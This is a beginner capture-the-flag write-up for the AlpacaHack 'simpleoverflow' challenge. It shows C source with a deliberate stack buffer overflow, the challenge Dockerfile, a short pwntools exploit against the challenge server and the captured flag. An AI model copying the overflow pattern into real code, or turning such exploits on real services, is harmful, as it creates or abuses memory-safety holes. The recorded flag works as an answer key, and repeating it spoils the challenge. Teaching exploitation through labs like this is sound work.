
Hello guys!
Back again with another pwn challenge. This challenge is simple and perfect for beginners learning about buffer overflow vulnerabilities. Let’s dive in!
Description

Translation
In C, 0 is treated as False, and anything else is treated as True.
Understanding the challenge
First, download and extract the challenge archive:
┌──(chjwoo㉿hackbox)-[~/…/ctfs/alpacahack/pwn/simpleoverflow]└─$ lssimpleoverflow.tar.gz
┌──(chjwoo㉿hackbox)-[~/…/ctfs/alpacahack/pwn/simpleoverflow]└─$ tar -zxvf simpleoverflow.tar.gzsimpleoverflow/simpleoverflow/Dockerfilesimpleoverflow/challsimpleoverflow/compose.ymlsimpleoverflow/src.c
Let’s inspect the binary and the source:
┌──(chjwoo㉿hackbox)-[~/…/alpacahack/pwn/simpleoverflow/simpleoverflow]└─$ file challchall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=abff9a2f7446757a9c400278aa319a489f0c7ee4, for GNU/Linux 3.2.0, not strippedThe binary is a 64-bit ELF executable that is not stripped. Here is the src.c logic:
#include <stdio.h>#include <stdlib.h>#include <unistd.h>
int main() {  char buf[10] = {0};  int is_admin = 0;  printf("name:");  read(0, buf, 0x10);  printf("Hello, %s\n", buf);  if (!is_admin) {    puts("You are not admin. bye");  } else {    system("/bin/cat ./flag.txt");  }  return 0;}
__attribute__((constructor)) void init() {  setvbuf(stdin, NULL, _IONBF, 0);  setvbuf(stdout, NULL, _IONBF, 0);  alarm(120);}
Analyzing the source code
-
The program allocates a buffer
buf[10]but callsread(0, buf, 0x10), allowing up to 16 bytes to be written.That creates a classic buffer overflow, six bytes can overflow past the buffer.
-
is_adminis a localintdeclared immediately afterbuf. On the stack,is_admintherefore sits adjacent to the buffer. Overflowingbufallows us to overwriteis_admin. -
The goal is simple: make
is_adminnon-zero so the program executessystem("/bin/cat ./flag.txt").
And then, this is the Dockerfile:
FROM ubuntu:24.04 AS baseWORKDIR /appCOPY chall runRUN echo "ctf4b{****}" > /app/flag.txt
FROM pwn.red/jailCOPY --from=base / /srvRUN chmod +x /srv/app/runENV JAIL_TIME=120 JAIL_CPU=100 JAIL_MEM=10M
The Dockerfile shows the challenge runs in a resource-limited sandbox with the flag placed at /app/flag.txt.
Solution
The exploit strategy is straightforward:
- Fill the 10-byte buffer.
- Let the overflow overwrite the least significant byte of
is_admin. - Any non-zero byte in
is_adminwill make!is_adminevaluate toFalse, executing theelsebranch and printing the flag.
Because sendlineafter() appends a newline (\n / 0x0a) to our input, sending exactly 10 'A' characters will result in 11 bytes being written: 10 bytes for the buffer and one newline that overwrites the LSB of is_admin with 0x0a (decimal 10). In C, that is treated as True.
from pwn import *
context.binary = ELF('./chall')
p = remote('34.170.146.252', 42137)
payload = b'A' * 10
p.sendlineafter(b'name:', payload)p.interactive()
By sending exactly 10 ‘A’ characters, we fill the buffer completely. However, sendlineafter() appends a newline character (\n, which is 0x0a), giving us 11 bytes total. This extra byte overwrites the least significant byte of is_admin with 0x0a (a non-zero value), changing it from 0 to 10, which evaluates to True in C.
┌──(chjwoo㉿hackbox)-[~/…/alpacahack/pwn/simpleoverflow/simpleoverflow]└─$ python solver.py[*] '/mnt/hgfs/cybersec/ctfs/alpacahack/pwn/simpleoverflow/simpleoverflow/chall'    Arch:       amd64-64-little    RELRO:      Partial RELRO    Stack:      No canary found    NX:         NX enabled    PIE:        No PIE (0x400000)    Stripped:   No[+] Opening connection to 34.170.146.252 on port 42137: Done[*] Switching to interactive modeHello, AAAAAAAAAA
ctf4b{0n_y0ur_m4rk}[*] Got EOF while reading in interactive$
Flag
ctf4b{0n_y0ur_m4rk}